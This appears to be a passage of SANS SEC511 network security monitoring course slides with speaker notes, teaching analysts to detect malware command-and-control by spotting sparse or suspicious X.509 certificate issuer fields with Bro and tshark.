You may view this pcap by typing the following in a Sec-511-Linux terminal:

```
$ wireshark /pcaps/tbot.pcap &
```

Then type the following Wireshark display filter: **tcp.stream eq 14**

Then right-click on any packet, and "Follow TCP Stream."

Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- ***Network Security Monitoring***
- Endpoint Security Architecture
- Automation and Continuous Security Monitoring
- Design, Detect, Defend

- Getting Started
- NSM Overview
- Evolution of NSM
- The NSM Toolbox
- NIDS Design
- Analysis Methodology
- NSM Data Sources
 - Exercise: Pcap Carving
- Practical NSM Issues
- Cornerstone NSM
 - Exercise: Squil Service-side Analysis
- Tracking EXEs
- Identifying Command and Control Traffic
- Tracking User Agents
- C2 via HTTPS
- **[Tracking Encryption Certificates]**
 - 511.3 Final Exercise

Continuous Monitoring and Security Operations

168

Course Roadmap

Our next section describes tracking encryption certificates.

Tracking Encryption Certificates

- Malware is increasingly using encryption to evade signature-based detection
- It often mimics logged-in users by using HTTPS to download content
- Malware often takes shortcuts
 - Broken SSL/TLS chains of trust
 - X.509 certificates with missing information
- These methods are easy to detect!

Tracking Encryption Certificates

Malware is increasingly using encryption to evade signature-based detection. By tracking X.509 certificates, we can spot anomalies such as broken chains of trust, overly short certificates, and/or certificates with missing information.

Some sites track all X.509 certificates, and report when new ones appear. This can be time-consuming, but can also prove valuable when fighting the advanced persistent threat.

Public Key Certificates

- A public key certificate (aka digital certificate) contains the public key of a server, user or application, plus additional information
 - Issuer (VeriSign, Thawte, GoDaddy, etc.)
 - Validity dates
 - Serial number and version
 - Subject (owner)
- The public key certificate binds the public key to its owner
- The certificate is digitally signed by the issuer
- X.509 is the most popular form of public key certificate

Public Key Certificates

The X.509 standard describes a popular form of public key certificates, see:
<http://www.ietf.org/rfc/rfc2527.txt> (http://cyber.gd/511_471)

X.509 certificates are signed by the issuing Certificate Authority (or intermediary). X.509 certificates may be validated by decrypting the signature with the CA's public key, and then verifying it.

X.509 describes a hierarchical model of trust, with trusted root certificates at the top of the trust chain. This differs from distributed models such as the web of trust, used by Pretty Good Privacy, as we will discuss shortly.

[illegible]

171

<https://t.me/learningnets>

Example X.509 Certificate

- The certificate for <https://www.google.com> is on the right
- Let's focus on the X.509 "issuer" field
 - CN: Common Name
 - O: Organization
 - C: Country
- Bro calls this field "issuer_subject"

The screenshot shows a browser's certificate viewer interface. It is divided into three main sections: 'Certificate Hierarchy', 'Certificate Fields', and 'Field Value'.

Certificate Hierarchy: This section shows a tree structure of the certificate chain. It starts with 'GeoTrust Global CA' at the top, followed by 'Google Internet Authority G2', and finally 'www.google.com' at the bottom.

Certificate Fields: This section lists the fields of the certificate. It includes 'www.google.com' as the subject, followed by 'Certificate' details: 'Version', 'Serial Number', and 'Certificate Signature Algorithm'. The 'Issuer' field is highlighted, showing 'Validity' with 'Not Before' and 'Not After' dates.

Field Value: This section displays the values for the fields. It shows 'CN = Google Internet Authority G2', 'O = Google Inc', and 'C = US'.

Example X.509 Certificate

You surf to <https://www.google.com>. Your browser requests the server's digital certificate. It verifies the validity of the certificate via the digital signature.

The browser computes a hash based on the signature contents. It then uses the signing CA's public key to decrypt the digital signature generated by the CA, revealing the hash generated by the CA. Non-repudiation is proven if the hashes match: the certificate has not been changed (integrity), and the CA signed the certificate (authentication).

This is how "normal" https works. It turns out malware also uses https, and often fudges the details shown above.

Normal X.509 issuer Fields

- Here are the most common X.509 issuers used by the Alexa top 500 Internet sites:

- CN=Google Internet Authority G2,O=Google Inc,C=US
- serialNumber=07969287,CN=Go Daddy Secure Certification Authority,OU=http://certificates.godaddy.com/repository,O=GoDaddy.com\, Inc.,L=Scottsdale,ST=Arizona,C=US
- CN=VeriSign Class 3 Secure Server CA - G3,OU=Terms of use at https://www.verisign.com/rpa (c)10,OU=VeriSign Trust Network,O=VeriSign\, Inc.,C=US
- CN=DigiCert High Assurance CA-3,OU=www.digicert.com,O=DigiCert Inc,C=US
- CN=GeoTrust SSL CA,O=GeoTrust\, Inc.,C=US
- CN=RapidSSL CA,O=GeoTrust\, Inc.,C=US
- CN=Thawte SSL CA,O=Thawte\, Inc.,C=US
- CN=Cybertrust Public SureServer SV CA,O=Cybertrust Inc
- CN=GlobalSign Organization Validation CA - G2,O=GlobalSign nv-sa,C=BE

Continuous Monitoring and Security Operations

173

Normal X.509 issuer Fields

We connected to the Alexa top 500 Internet sites via SSL, and saved our handiwork to /pcaps/normal/https/alex-top-500.pcap. We then processed the pcap with Bro:

```
$ bro -C -r /pcaps/normal/https/alex-top-500.pcap
```

Note: the “-C” flag tells Bro to ignore TCP checksums. We captured this pcap on the Sec511 Student Linux VM, before the final checksum was calculated by the NIC. See this site for more information about this issue:

<http://www.bro.org/documentation/faq.html#why-isn-t-bro-producing-the-logs-i-expect-a-note-about-checksums> (http://cyber.gd/511_472) **QR**

We then processed Bro’s “ssl.log”, grabbing the issuer field

```
$ cat ssl.log | bro-cut issuer_subject | sort | uniq -c | sort -rn | less
```



Detecting Malware

- Many types of malware use certificates, but often skimp on details
- Legitimate sites populate fields like Organization and Country
 - But malware often skips these
- What is wrong with these identity fields?
 - CN=www.c53yf7zxed2.com
 - CN=www.u5andbly3bbduuzvigs.com
 - CN=www.e3ja5vxzge.com
 - CN=www.wc62pgaaorhccubc.com
 - CN=www.wmylm3gln.com

Continuous Monitoring and Security Operations

174

Detecting Malware

“What do you think of a person who only does the bare minimum?” Malware often does the bare minimum, skipping fields such as Organization and Country.

The malware above populated only the CN (Common Name) field of the x.509 certificate, leaving the O (Organization) and C (Country) blank.

The sites referenced in the Common Name fields are also highly suspicious.

A Simple Approach to Detecting Malware via Certificates

- Use Bro to capture all SSL encryption certificates sent on your network
- Looks for those with a single issuer field
 - Any Bro issuer_subject lacking a comma is a simple way of doing this
- Again: is this a perfect approach?
 - Malware could dutifully fill in all X.509 fields with legit-looking data
 - And self-signed certs may lack these fields
 - Nonetheless: it is a **very** useful approach

Continuous Monitoring and Security Operations

175

A Simple Approach to Detecting Malware via Certificates

Sometimes simple approaches provide the best way to begin to add certificate tracking to your NSM process.

Any X.509 certificate with a very short issuer field is suspect.

Our final exercise will show how to carve these fields with Bro. As Larry Wall once said, “There is more than one way to do it.” You may also use Tshark:


Type the following in a Sec-511-Linux terminal to see how the Alexa top 500 sites that are accessible via HTTPS look:

```
$ tshark -r /pcaps/normal/https/alex-top-500.pcap -T fields -R  
"ssl.handshake.certificate" -e x509sat.printableString
```

Then compare/contrast with Tbot (C2 via HTTPS via Tor):

```
$ tshark -r /pcaps/tbot.pcap -T fields -R  
"ssl.handshake.certificate" -e x509sat.printableString
```

Our Approach on the Contagio Crimeware Pcap Collection



```
Terminal - student@Sec-511-Linux: /labs/contagio-certificates
File Edit View Terminal Go Help
[/labs/contagio-certificates]$ cat ssl.log | bro-cut issuer_subject | grep -v ^- | grep -v ,
CN=www.c53yf7zxed2.com
CN=www.u5andbly3bbduuzvigs.com
CN=www.e3ja5vxzge.com
CN=www.wc62pgaaorhccubc.com
CN=www.wmylm3gln.com
CN=www.fiqtsnp3.net
CN=www.5bqnk1mdy.com
CN=www.fybcpddfdndys7tri.com
CN=www.5zyjckuxtizhv3pw.com
CN=www.tfquetcktcxg6z.com
CN=www.3fk7ld2lpgoi7dzu76n.com
CN=www.6usewc4xun.com
CN=www.rkaqiijpb.com
CN=www.z234rghk3nhbf7m2l.com
CN=www.7pcqsjsdmr3j.com
CN=www.ayj5hbzpq5wrbs7sag.com
CN=www.oe7gv5kxhix2i7eil.com
CN=www.w4rlc25peis46haafa.com
CN=www.46pnjduqyfkqdb.com
CN=www.g6ykvrvurkv56dyc2f.com
CN=www.mhmwo6xk2eo5627otda.net
CN=www.cx4s7sylvzgx.com
```

Continuous Monitoring and Security Operations

176

Our Approach on the Contagio Crimeware Pcap Collection

As we mentioned previously, the Contagio Pcap collection is available here:

<http://contagiodump.blogspot.com/2013/04/collection-of-pcap-files-from-malware.html>
(http://cyber.gd/511_455)

Type the following in a Sec-511-Linux terminal to view the output above.

```
$ cat /labs/contagio-certificates/ssl.log | bro-cut issuer_subject |  
grep -v ^- | grep -v ,
```

Let's break that command down:

Send the file ssl.log to the bro-cut command, and print the issuer_subject field: **cat /labs/contagio-certificates/ssl.log | bro-cut issuer_subject**

Remove any lines beginning with a "-" (means the field was empty): **grep -v ^-**

Remove any lines containing a comma: **grep -v ,**

Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- ***Network Security Monitoring***
- Endpoint Security Architecture
- Automation and Continuous Security Monitoring
- Design, Detect, Defend

- Getting Started
- NSM Overview
- Evolution of NSM
- The NSM Toolbox
- NIDS Design
- Analysis Methodology
- NSM Data Sources
 - Exercise: Pcap Carving
- Practical NSM Issues
- Cornerstone NSM
 - Exercise: Sguil Service-side Analysis
- Tracking EXEs
- Identifying Command and Control Traffic
- Tracking User Agents
- C2 via HTTPS
- Tracking Encryption Certificates
 - **[511.3 Final Exercise]**

Continuous Monitoring and Security Operations

177

Course Roadmap

Let's wrap up what we have learned today with a capstone exercise.

Day 3: Punch List/Action Items

- Assume your network is already owned, and hunt accordingly
 - Search for C2
- Disk and span ports are cheap
 - Deploy more NSM visibility in your network
 - Pay careful attention to pivot blind spots
- Track the following:
 - EXE transfers
 - User Agents
 - Encryption Certificates

Continuous Monitoring and Security Operations

178

Day 3 Punch List/Action Items

Assume your network is already owned, and hunt accordingly. Modern malware phones home, so begin your hunt team exercise by searching for C2.

Disk and span ports are cheap: deploy more NSM visibility in your network. Security Onion sensors are a great way to start.

Track the following:

- EXE transfers
- User Agents
- Encryption Certificates



SEC511.3 Workbook Final Exercise

Exercise 3: Final Exercise

Continuous Monitoring and Security Operations

179

SEC511.3 Workbook Final Exercise

We're going to complete 511.3 with a capstone exercise.

Let's leverage what we have learned today.

Please go to the Exercise Workbook, section 511.3-3.



SEC511 Daily **NETWARS**

Immersive Cyber Challenges



Continuous Monitoring and Security Operations

180

SEC511 Daily NetWars

Connect to the daily NetWars environment and continue working through the SEC511: Immersive Cyber Challenges.

Please see the first lab (511.1-0) in the SEC511 Workbook for details and instructions on configuring your system to connect to the NetWars environment.

Note: As indicated by the icon above, this lab leverages the class network. OnDemand, vLive, Simulcast, or other online students will need to connect to the SEC511A VPN to complete this lab.

Thank you!

- That wraps up Security 511.3
- We will next discuss Endpoint Security Architecture in Security 511.4

Thank you!

That wraps up SANS Security 511.3. Next up: SANS Security 511.4: Endpoint Security Architecture.

